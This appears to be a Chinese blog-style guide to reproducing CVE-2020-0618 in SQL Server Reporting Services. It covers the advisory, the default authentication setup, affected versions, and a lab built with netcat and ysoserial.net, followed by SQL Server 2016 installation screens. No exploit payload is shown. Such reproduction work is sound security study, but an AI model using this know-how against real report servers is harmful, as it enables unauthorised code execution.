# Microsoft SQL Server Reporting Services 权限提升漏洞复现（CVE-2020-0618）

## 0x00 本文看点

相比网上其他关于此漏洞的复现分析，本文有如下 2 个看点：
0：这并不是一个 SQL Server 的远程代码执行漏洞（详情见下文），我更愿意称为“SQL Server Reporting Services 权限提升漏洞”
1：本着让像我一样的菜鸟能够“只要照做，就能复现”，故写下此篇“啰嗦”的文章

## 0x01 漏洞描述

朋友圈中看到有人发 Microsoft SQL Server 的远程代码执行漏洞复现（CVE-2020-0618），一看这么大个漏洞，赶紧兴致勃勃的复现，结果复现时发现是验证后的远程代码执行漏洞，略微失望，经过查阅官方资料，更加失望了，首先 Reporting Services 并不是默认安装的，其次 Reporting Services 默认使用 windows 身份验证，因此这个验证后的远程代码执行漏洞，我更愿意称为“SQL Server Reporting Services 权限提升漏洞”，另外查阅了网上公开的文章【详细参见附录 1】，发现照做之后并不能成功复现，其中有很多细节没提到，本着让像我一样的菜鸟能够“只要照做，就能复现”，故写下此篇“啰嗦”的文章

微软官方的描述（https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-0618）：
A remote code execution vulnerability exists in Microsoft SQL Server Reporting Services when it incorrectly handles page requests. An attacker who successfully exploited this vulnerability could execute code in the context of the Report Server service account.
To exploit the vulnerability, an authenticated attacker would need to submit a specially crafted page request to an affected Reporting Services instance.

简单说就是：
经过身份验证后的用户能够以报表服务器的服务账户（nt service\reportserver）权限远程执

行代码

然后查阅官方对报表服务器身份验证相关的描述（https://docs.microsoft.com/zh-cn/sql/reporting-services/security/authentication-with-the-report-server?view=sql-server-ver15）：
请求对报表服务器内容或操作进行访问的所有用户或应用程序，都必须首先使用对报表服务器配置的身份验证类型进行身份验证，然后才允许访问。下表介绍了 Reporting Services 支持的身份验证类型。

| **AuthenticationType 名称** | **HTTP 身份验证层值** | **默认情况下是否使用** |
|---|---|---|
| RSWindowsNegotiate | Negotiate | 是 |
| RSWindowsNTLM | NTLM | 是 |
| RSWindowsKerberos | Kerberos | 否 |
| RSWindowsBasic | 基本 | 否 |
| 自定义 | (Anonymous) | 否 |

也就是说默认情况下，只认域或工作组的有效用户凭证

# 0x02 影响版本

| |
|---|
| Microsoft SQL Server 2012 for 32-bit Systems Service Pack 4 |
| Microsoft SQL Server 2012 for x64-based Systems Service Pack 4 |
| Microsoft SQL Server 2014 Service Pack 3 for 32-bit Systems |
| Microsoft SQL Server 2014 Service Pack 3 for 32-bit Systems |
| Microsoft SQL Server 2014 Service Pack 3 for x64-based Systems |
| Microsoft SQL Server 2014 Service Pack 3 for x64-based Systems |
| Microsoft SQL Server 2016 for x64-based Systems Service Pack 2 |
| Microsoft SQL Server 2016 for x64-based Systems Service Pack 2 |

【注 1】
有些漏洞复现文章写受影响版本形式如下
SQL Server 2012 for 32-bit Systems Service Pack 4 (QFE)
SQL Server 2014 Service Pack 3 for 32-bit Systems (CU)
SQL Server 2014 Service Pack 3 for 32-bit Systems (GDR)
当时有点懵，后经查阅资料发现，这种形式源于官方的写法（https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-0618）
官方的本意是指补丁的版本，其中 QFE 指的是更有针对性的快速修复版，CU 指的是累积更新版，GDR 指的是适用性更广的通用发行版，个人觉得这里如果想表示受影响版本，应该把这些去掉更准确些

【注 2】
360 的灵腾安全实验室在复现分析此漏洞是提到，此漏洞也影响 SQL Server 2008，并且没有对应补丁


# 0x03 复现环境

1、Windows Server 2016 Datacenter（https://msdn.itellyou.cn/）
2、SQL Server 2016 Developer Edition x64（https://msdn.itellyou.cn/）
3、Postman-win64-7.22.1（https://www.postman.com/）
4、netcat-1.11（https://eternallybored.org/misc/netcat/）
5、ysoserial-1.32（https://github.com/pwntester/ysoserial.net）

【注：】
sql server 自 2000 年起发行的版本有 sql server 2000、sql server 2005、sql server 2008、sql server 2008 R2、sql server 2012、sql server 2014、sql server 2016、sql server 2017、sql server 2019
sql server 2016 正式发行有 4 个版本：enterprise、developer、express、standard
其中 developer 版和 express 版免费
express 版功能相对少一些，适合初学者
developer 版包含 enterprise 版全部功能，但不能部署到生产环境中
去官网已经很难找到下载的地方了（至少我没找到），通过 msdn itellyou 这个网站来下载
下载时要注意，msdn itellyou 共提供 15 个版本，其中 CTP 指的是“社区技术预览版”，RC 指的是“发布候选版”，我这里选择“SQL Server 2016”
其中“SQL Server 2016”又包括 enterprise 和 developer，下载 enterprise 版安装时发现会自动使用一个 180 天试用的密钥，为了不给以后添麻烦，重新下载 developer 版


# 0x04 复现过程

SQL Server 2016 Developer Edition x64 安装过程如下图，其中需要额外注意的步骤已用红色圈出，其他步骤下一步即可



应用程序工具
cn_sql_server_2016_developer_x64_dvd_8776722
文件
主页
共享
查看
管理
cn_sql_server_2016_developer_x64_dvd_8776722
搜索"cn_sql_server_2016_d...
快速访问
桌面
下载
文档
图片
此电脑
视频
图片
文档
下载
音乐
桌面
本地磁盘 (C:)
网络
名称
修改日期
类型
大小
2052_CHS_LP 2020/4/11 11:21 文件夹
redist 2020/4/11 11:22 文件夹
resources 2020/4/11 11:22 文件夹
Tools 2020/4/11 11:22 文件夹
x64 2020/4/11 11:22 文件夹
autorun.inf 2016/2/10 11:38 安装信息 1 KB
MediaInfo.xml 2016/5/1 12:15 XML 文档 1 KB
setup.exe 2016/5/1 0:12 应用程序 107 KB
setup.exe.config 2016/2/10 11:34 CONFIG 文件 1 KB
SqlSetupBootstrapper.dll 2016/5/1 0:12 应用程序扩展 234 KB
sqmapi.dll 2016/5/1 0:12 应用程序扩展 147 KB
11 个项目
选中 1 个项目 106 KB



SQL Server 安装中心
计划
安装
维护
工具
资源
高级
选项
硬件和软件要求
查看硬件和软件要求。
安全文档
查看安全文档。
联机发行说明
查看有关该版本的最新信息。
系统配置检查器
启动工具以检查阻止成功安装 SQL Server 的条件。
下载升级顾问
升级顾问将分析已安装的 SQL Server 组件，并确定在升级到 SQL Server 2016 之前或之后要解决的问题。
联机安装帮助
启动联机安装文档。
如何开始使用 SQL Server 2016 故障转移群集
阅读关于如何开始使用 SQL Server 2016 故障转移群集的说明。
开始使用 PowerPivot for SharePoint 安装
请阅读有关如何安装、配置和验证 PowerPivot for SharePoint 安装的说明。
开始使用 Reporting Services SharePoint 安装模式
请阅读有关如何以 SharePoint 模式安装、配置和验证 Reporting Services 的说明。
升级文档
Microsoft SQL Server 2016



SQL Server 安装中心
计划
安装
维护
工具
资源
高级
选项
全新 SQL Server 独立安装或向现有安装添加功能
启动向导，在非群集环境中安装 SQL Server 2016，或向现有的 SQL Server 2016 实例添加功能。
安装 SQL Server 管理工具
启动提供了安装 SQL Server Management Studio、SQL Server 命令行实用工具 (SQLCMD 和 BCP)、SQL Server PowerShell 提供程序、SQL Server Profiler 和数据库优化顾问的链接的下载页。必须具有内部连接才能安装这些工具。
安装 SQL Server Data Tools
打开包含 SQL Server Data Tools (SSDT) 安装链接的下载页。SSDT 提供 Visual Studio 集成，包括对 Azure SQL 数据库、SQL Server 数据库引擎、Reporting Services、Analysis Services 和 Integration Services 的项目系统支持。必须连接到互联网才能安装 SSDT。
新的 SQL Server 故障转移群集安装
启动向导，安装单节点 SQL Server 2016 故障转移群集。
向 SQL Server 故障转移群集添加节点
启动向导，向现有的 SQL Server 2016 故障转移群集添加节点。
从 SQL Server 早期版本升级
启动向导，将旧版 SQL Server 升级到 SQL Server 2016。
新的 R Server (独立)安装
启动向导，在 Windows 计算机上安装 R Server (独立)。此服务器通常由数据科学家用作独立分析服务器或用作 SQL Server R Services 客户端。
Microsoft SQL Server 2016



SQL Server 2016 安装程序
产品密钥
指定要安装的 SQL Server 2016 版本。
产品密钥
许可条款
全局规则
Microsoft 更新
产品更新
安装安装程序文件
安装规则
功能选择
功能规则
功能配置规则
准备安装
安装进度
完成
输入 Microsoft 真品证书或产品包装上由 25 个字符组成的密钥，验证此 SQL Server 2016 实例。你也可以指定 SQL Server 的免费版本: Developer、Evaluation 或 Express。如 SQL Server 联机丛书中所述，Evaluation 版包含最大的 SQL Server 功能集，不但已激活，还具有 180 天的有效期。Developer 版永不过期，并且包含与 Evaluation 版相同的功能集，但仅许可进行非生产数据库应用程序开发。若要从一个已安装的版本升级到另一个版本，请运行版本升级向导。
指定可用版本(S):
Developer
输入产品密钥(E):
< 上一步(B)
下一步(N) >
取消



SQL Server 2016 安装程序
许可条款
若要安装 SQL Server 2016，必须接受 Microsoft 软件许可条款。
产品密钥
许可条款
全局规则
Microsoft 更新
产品更新
安装安装程序文件
安装规则
功能选择
功能规则
功能配置规则
准备安装
安装进度
完成
微软软件许可条款
MICROSOFT SQL SERVER 2016 DEVELOPER
这些许可条款是微软公司（或您所在地的微软关联公司）与您之间达成的协议。请阅读条款内容。这些条款适用于上述软件，包括您用来接收该软件的介质（如果有）。这些条款也适用于微软为该软件提供的任何
更新
补充程序
基于 Internet 的服务和
支持服务
复制(C)
打印(P)
我接受许可条款(A)。
SQL Server 2016 将安装体验信息以及其他使用情况和性能数据传送给 Microsoft，以帮助改进产品。若要详细了解 SQL Server 2016 数据处理和隐私控制，请参阅 隐私声明。
< 上一步(B)
下一步(N) >
取消



SQL Server 2016 安装程序
Microsoft 更新
使用 Microsoft Update 检查重要更新
产品密钥
许可条款
全局规则
Microsoft 更新
产品更新
安装安装程序文件
安装规则
功能选择
功能规则
功能配置规则
准备安装
安装进度
完成
Microsoft 更新为 Windows 以及包括 SQL Server 2016 在内的其他 Microsoft 软件提供安全更新程序和其他重要的更新程序。你可以使用"自动更新"获得更新程序，也可以访问 Microsoft 更新网站。
使用 Microsoft Update 检查更新(推荐)(M)
Microsoft 更新常见问题
Microsoft 更新隐私声明
< 上一步(B)
下一步(N) >
取消


SQL Server 2016 安装程序
产品更新
始终安装最新的更新以增强 SQL Server 安全性和性能。
产品密钥
许可条款
全局规则
Microsoft 更新
产品更新
安装安装程序文件
安装规则
功能选择
功能规则
功能配置规则
准备安装
安装进度
完成
SQL Server 安装程序无法通过 Windows Update 服务搜索更新。您可以再次检查或单击"下一步"继续操作。要解决 Windows Update 服务的问题，请查看下面的链接，确保您有 Internet 或网络访问权限，并确保 Windows Update 服务可以通过 Windows Update 控制面板以交互方式查找更新。
错误 0x80070422: 无法启动服务，原因可能是已被禁用或与其相关联的设备没有启动。 (异常来自 HRESULT:0x80070422)
再次检查(C)
在线阅读我们的隐私声明
了解有关 SQL Server 产品更新的详细信息
< 上一步(B)
下一步(N) >
取消

